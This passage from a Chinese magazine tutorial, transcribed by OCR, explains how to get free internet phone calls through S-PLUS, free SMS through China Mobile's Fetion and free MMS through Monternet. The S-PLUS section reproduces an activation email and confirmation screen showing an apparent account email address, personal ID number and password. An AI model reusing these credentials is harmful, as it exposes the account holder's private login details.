


图2




图3

亲爱的 S-PLUS 会员，您好：
您申请 S-PLUS 帐号的E-Mail邮箱为：183579021@qq.com
在点选下面的链接后，系统将自动赠送给您20点，约可打台湾长途，中国，香港，美加等地30分钟，立即体验品质优的网外语音。请直接按下面的链接领取点数（若无法直接点击，请将下列网址复制，粘贴到浏览器的地址栏，即可。）
http://www.chainleadercorp.com/chainleader/activeaccount.jsp?item=87A815D02C6265&lan=1

Dear S-PLUS member:
Your new account is: 183579021@qq.com
When you click the following URL, you will receive 20 points for Off-Net call. You can dial for almost 30 minutes to Taiwan, China, Hongkong, USA, etc. Please click to enjoy the best quality of Off-Net call.
Click this URL to receive your 20 points. (If you could not click, please copy and paste this URL to IE and press Enter)
http://www.chainleadercorp.com/chainleader/activeaccount.jsp?item=87A815D02C6265&lan=3

图4

恭喜您，您已完成E-Mail确认！
免费赠送的点数已加入您的帐户中，您可开始体验S-Plus带来的便利！
帐号（e-mail）：183579021@qq.com
个人随身码(PID)：862988593929
密码：123456

图5

帐号激活了，下面我们填上帐号和密码登录上去（有时会登录不上，你只要狂点登录，过一会儿就可以上去了），这时会在右下角出现帐号期限提示，如图6。界面就是个电话，怎么打电话就不用我教了吧。




图6

注意：

1.拨打固定电话的格式是86＋区号（区号前不加0）＋电话号码

2.拨打手机的格式是86＋手机号码（拨打外地手机号码也是如此，手机号码前不加0）

3.软件提示注册后可以拨打中、港、台、美、加等地30分钟电话，初期送20点（计费使用），但经过我几天的免费之旅，发现赠送的20点根本就没有减少，看来可以免费一段时间了。




图7

短信，我只要免费的——飞信

在上期杂志中，NINE 为大家介绍了 jajah 的使用，这使得我可以放心的和 MM 大煲电话粥，可是有些 ** 的话总是不好意思说出口的，那就来发短信吧，可是 JaJah 只能发送英文和数字，这可是十分得不方便哟。后来经过我的一番淘宝，终于在网上找到了一款既支持中文还可以免费发短信的软件——飞信。这个软件是由中国移动推出的，目前是试用期，发送的所有短信全部免费，心动吧！

飞信下载安装运行后的界面如图 7 所示，先来注册，填入你的手机号后手机会收到一条短信，再填上手机收到的验证码就可以注册成功了，同时会得到一个 Fetion 号（注册过程中虽然需要手机验证，但因为是中国移动推出的，所以不会出现乱收费的情况）。




图 8

登录飞信后，先添加好友，勾选“对方手机号”并输入对方手机号码，如果对方也注册了飞信，还可勾选“对方 Fetion 号”并输入对方的 Fetion 号码，然后就是等待对方同意了，如图 8。当对方同意后，我们就可以通过飞信免费给对方发信息了，注意哟，这需要双方都注册飞信才行哟。将鼠标放在对方的 ID 上，在弹出的菜单中点击“短信聊天”，如图 9，现在就可以狂发短信了，每条短信最多 182 个字符，系统会根据输入内容的长度拆为 2 – 3 条短信（虽说免费但也不要太过分了，我第一次使用时在半个小时内就给 MM 发了一百多条，结果把人家惹怒了，后来还是赔罪才放过我的呢）。




图 9

飞信不仅可以给好友发信息，还可以给自己发信息，同时还支持群发，只需要将鼠标放在“我的好友”上再点击“短信聊天”就可以了，但最多只能给 8 个人群发，如图 10。另外使用飞信发信息还不受区域的限制，我的手机号是石家庄的，前几天到了邢台就不能使用了，但使用飞信登录后短信就可以照发不误，爽吧！可是有一点不好的地方，就是通过飞信给好友免费发送信息，倘若对方使用手机直接回复收到的短信的话就要收费了（使用飞信手机客户端也可以免费收发短信）。




图 10

移动彩信随意发

最近我们家涵涵刚换了一个 NOKIA 的彩屏手机，总是喜欢和别人比彩图，还老叫我给她发彩信。哎，发就发吧，可这一发不要紧，我的电话费就象高血压一样，一下子窜的老高，这怎么行呢，必须得想个办法来解决。

要想免费发彩信，就不得不用到中国移动开通的移动梦网，我们先到 http://photo.monternet.com 去注册，如图 11，注册时需要使用手机验证，不过不用担心，经过我一个多月的试用，完全没有任何费用的、包括收发彩信。



图 11

注册后就会拥有 4M 的空间，可以用来存放图片和铃声什么的，登录后就可以发彩信了。

首先点击“我的图片”，然后点击“上传图片”，如图 12。




图 12




图 13

注意，图片可以从本地，也可以从网上直接复制图片地址，但是图片格式必须是 jpg 或 gif 格式，而且大小也不要超过 500k。

不过，根据我的小经验，由于是给手机发彩信，所以图片大小最好是控制在50k以下，太大了很多手机不能接收到的，只会浪费表情了^-^，如图13。

